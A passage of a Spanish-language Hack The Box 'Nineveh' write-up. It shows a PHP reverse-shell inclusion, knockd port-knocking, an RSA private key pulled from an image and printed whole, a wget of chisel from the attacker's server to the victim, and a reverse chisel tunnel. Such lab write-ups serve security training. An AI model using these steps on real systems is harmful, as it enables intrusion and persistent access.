
sin embargo intentamos y no funciono



por lo cual decidimos utilizar en el valor de campo la Pentestmonkey's reverse shell php




y este si funciono
http://nineveh.htb/department/manage.php?notes=/var/tmp/ninevehNotes.txt.mybd.php




##############################Port knocking##############################

vemos que servicios tenemos actualmente
service --status-all



para ver su estado activo
service --status-all | grep +



knockd

encontramos el servicio knockd y buscnado en internet encontramos que
knockd es un un servidor de port-knock escucha todo el trafico buscando secuencias o golpes (knock) un cliente realiza estos golpes
enviando un paquete TCP o UDP a un pueto del servidor, el puerto no necesariamente tiene que estar abierto. Cuando el servidor detecta una secuencia específica de puertos, ejecuta un comando definido en su archivo de configuración. Esto se puede utilizar para abrir agujeros en un cortafuegos para un acceso rápido.

buscamos el archivo de configuración en la maquina victima
/etc/knockd.conf.

cat /etc/knockd.conf

```
[ + ]  urandom
$ cat /etc/knockd.conf
[options]
 logfile = /var/log/knockd.log
 interface = ens160

[openSSH]
 sequence = 571, 290, 911
 seq_timeout = 5
 start_command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
 tcpflags = syn

[closeSSH]
 sequence = 911,290,571
 seq_timeout = 5
 start_command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
 tcpflags = syn
```


```
[ + ]  lvm2-lvmpolld
[ + ]  lxcfs
[ + ]  mdadm
```

encontramos el servicio knockd y buscnado e
knockd es un un servidor de port-knock esc
enviando un paquete TCP o UDP a un pueto c
una secuencia específica de puertos, ejecu
agujeros en un cortafuegos para un acceso

buscamos el archivo de configuración en la r
/etc/knockd.conf.

alli encontramos que si golpeamos o realizamos peticiones a los puertos 571,290 y 911 se abre el port 22
si si golpeamos o realizamos peticiones a los puerto 911,290 y 571 se cierra el port 22.
Pero para que necesitariamos abrir el port 22 ?

Recordemos el archivo de secure_notes
https://10.10.10.43/secure_notes/




Buscaremos si tiene algo oculto (esteganografia)
con la herramienta zsteg encontramos un posible archivo.

```
┌──(kali㉿kali)-[~/machineshtb/Nineveh]
└─$ zsteg nineveh.png
[?] 10240 bytes of extra data after image end (IEND), offset = 0×2bf8d0
extradata:0         .. file: POSIX tar archive (GNU)
    00000000: 73 65 63 72 65 74 2f 00  00 00 00 00 00 00 00 00  |secret/.........|
    00000010: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
    *
    00000060: 00 00 00 00 30 30 30 30  37 35 35 00 30 30 30 30  |....0000755.0000|
    00000070: 30 34 31 00 30 30 30 30  30 34 31 00 30 30 30 30  |041.0000041.0000|
    00000080: 30 30 30 30 30 30 30 00  31 33 31 32 36 30 36 30  |0000000.13126060|
    00000090: 32 37 37 00 30 31 32 33  37 37 00 20 35 00 00 00  |277.012377. 5...|
    000000a0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
    *
    00000100:
meta Software       .. text: "Shutter"
imagedata           .. file: little endian ispell 3.0 hash file,
b1,b,msb,xy         .. text: "VE6=Zckk!"
b1,bgr,msb,xy       .. text: "tlS5TeG2Z"
b2,rgb,lsb,xy       .. text: "!k#T\"ex%"
b4,b,lsb,xy         .. file: OpenPGP Secret Key
b4,bgr,lsb,xy       .. file: PGP Secret Sub-key -

┌──(kali㉿kali)-[~/machineshtb/Nineveh]
└─$
```

##################################caracteres ocultos ##################################

con el comando strings podemos ver que cadenas de caracteres tiene y encontramos una llave ssh



```
ustar
www-data
www-data
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAri9EUD7bwqbmEsEpIeTr2KGP/wk8YAR0Z4mmvHNJ3UfsAhpI
H9/Bz1abFbrt16vH6/jd8m0urg/Em7d/FJncpPiIH81JbJ0pyTBvIAGNK7PhaQXU
PdT9y0xEEH0apbJkuknP4FH5Zrq0nhoDTa2WxXDcSS1ndt/M8r+eTHx1bVznlBG5
FQq1/wmB65c8bds5tETlacr/15Ofv1A2j+vIdggxNgm8A34xZiP/WV7+7mhgvcnI
3oqwvxCI+VGhQZhoV9Pdj4+D4l023Ub9KyGm40tinCXePsMdY4KOLTR/z+oj4sQT
X+/1/xcl61LADcYk0Sw42bOb+yBEyc1TTq1NEQIDAQABAoIBAFvDbvvPgbr0bjTn
KiI/FbjUtKWpWfNDpYd+TybsnbdD0qPw8JpKKTJv79fs2KxMRVCdlV/IAVWV3QAk
FYDm5gTLIfuPDOV5jq/9Ii38Y0DozRGlDoFcmi/mB92f6s/sQYCarjcBOKDUL58z
GRZtIwb1RDgRAXbwxGoGZQDqeHqaHciGFOugKQJmupo5hXOkfMg/G+Ic0Ij45uoR
JZecF3lx0kx0Ay85DcBkoYRiyn+nNgr/APJBXe9Ibkq4j0lj29V5dT/HSoF17VWo
9odiTBWwwzPVv0i/JEGc6sXUD0mXevoQIA9SkZ2OJXO8JoaQcRz628dOdukG6Utu
Bato3bkCgYEA5w2Hfp2Ayol24bDejSDj1Rjk6REn5D8TuELQ0cffPujZ4szXW5Kb
ujOUscFgZf2P+70UnaceCCAPNYmsaSVSCM0KCJQt5klY2DLWNUaCU3OEpREIWkyl
1tXMOZ/T5fV8RQAZrj1BMxl+/UiV0IIbgF07sPqSA/uNXwx2cLCkhucCgYEAwP3b
vCMuW7qAc9K1Amz3+6dfa9bngtMjpr+wb+IP5UKMuh1mwcHWKjFIF8zI8CY0Iakx
DdhOa4x+0MQEtKXtgaADuHh+NGCltTLLckfEAMNGQHfBgWgBRS8EjXJ4e55hFV89
P+6+1FXXA1r/Dt/zIYN3Vtgo28mNNyK7rCr/pUcCgYEAgHMDCp7hRLfbQWkksGzC
fGuUhwWkmb1/ZwauNJHbSIwG5ZFfgGcm8ANQ/Ok2gDzQ2PCrD2Iizf2UtvzMvr+i
tYXXuCE4yzenjrnkYEXMmjw0V9f6PskxwRemq7pxAPzSk0GVBUrEfnYEJSc/MmXC
iEBMuPz0RAaK93ZkOg3Zya0CgYBYbPhdP5FiHhX0+7pMHjmRaKLj+lehLbTMFlB1
MxMtbEymigonBPVn56Ssovv+bMK+GZOMUGu+A2WnqeiuDMjB99s8jpjkztOeLmPh
PNilsNNjfnt/G3RZiq1/Uc+6dFrvO/AIdw+goqQduXfcDOiNlnr7o5c0/Sh19tse
i6UOyQKBgCgvck5Z1iLrY1qO5iZ3uVr4pqXHyG8ThrsTffkSVrBKHTmsXgtRhHoc
il6RYzQV/2ULgUBfAwdZDNtGxbu5oIUB938TCaLsHFDK6mSTbvB/DywYYScAWwF7
fw4LVXdQMjNJC3sn3JaqY1zJkE4jXlZeNQvCx4ZadtdJD9iO+EUG
-----END RSA PRIVATE KEY-----
secret/nineveh.pub
```

pero de que usuario es?
vamos al home y vemos que hay un solo usuario tambien lo vemos en el directorio department

```
$ cd ..
$ cd /home
$ ls
amrois
$
```

```
• Have you fixed the login page yet! hardcoded username and password is really bad idea!

• check your serect folder to get in! figure it out! this is your challenge

• Improve the db interface.
~amrois
```


damos permisos a la llave.

```
┌──(kali㉿kali)-[~/machineshtb/Nineveh]
└─$ chmod 600 llavessh.txt
```


##################################

##############################Port knocking##############################

en una nota dice que




buscando en internet el ataque Port Knocking vemos que
https://sushant747.gitbooks.io/total-oscp-guide/content/port_knocking.html
installar knockd
apt-get install knockd
luego ejecutar la secuencia con el flag -v
knock -v 10.10.10.43 571 290 911



escaneamos nuevamente pero no nos sirvio
por lo cual utilizamos un poco de bash

for x in 571 290 911; do nmap -Pn --host-timeout 201 --max-retries 0 -p $x 10.10.10.43; done




sin embargo no nos funciono probe con varios comandos con nmap y no me funciono buscando en internet encontre este writeup
https://benheater.com/hackthebox-nineveh/

parece que es un problema con los servidores vpn entonces utilizaremos la solucion que dio el usuario usando chisel.

##################################Port forwarding Chisel#################################

vemos los puertos abiertos y cerrados que tenemos con el siguiente comando
netstat -antup




el puerto 22 esta en escucha pero no tiene direccion establecida por lo que vimos en el port knock

descargamos chisel


https://github.com/jpillora/chisel/releases/tag/v1.8.1?ref=benheater.com

wget https://github.com/jpillora/chisel/releases/download/v1.8.1/chisel_1.8.1_linux_amd64.gz

descomprimimos con
gzip -d chisel_1.8.1_linux_amd64.gz y cambiamos el nombre



damos permisos



levantamos python y transferimos
python3 -m http.server 2000

```
┌──(kali㉿kali)-[~/machineshtb/Nineveh/chisel]
└─$ python3 -m http.server 2000
Serving HTTP on 0.0.0.0 port 2000 (http://0.0.0.0:2000/) ...
127.0.0.1 - - [25/Sep/2023 22:37:26] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [25/Sep/2023 22:37:26] code 404, message File not found
127.0.0.1 - - [25/Sep/2023 22:37:26] "GET /favicon.ico HTTP/1.1" 404 -
10.10.10.43 - - [25/Sep/2023 22:38:51] code 404, message File not found
10.10.10.43 - - [25/Sep/2023 22:38:51] "GET /chisel/ HTTP/1.1" 404 -
10.10.10.43 - - [25/Sep/2023 22:39:09] "GET /chisel HTTP/1.1" 200 -
```

```
www-data@nineveh:/tmp$ wget http://10.10.14.4:2000/chisel
--2023-09-25 22:39:07--  http://10.10.14.4:2000/chisel
Connecting to 10.10.14.4:2000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8384512 (8.0M) [application/octet-stream]
Saving to: 'chisel'

chisel              100%[===================>]   8.00M  2.35MB/s    in 3.6s

2023-09-25 22:39:10 (2.23 MB/s) - 'chisel' saved [8384512/8384512]

www-data@nineveh:/tmp$
```


levantamos el tunel en nuestra maquina kali

sudo ./chisel server --port 443 --reverse &

```
[2]  + suspended (tty output)  sudo ./chisel server --port 443 --reverse
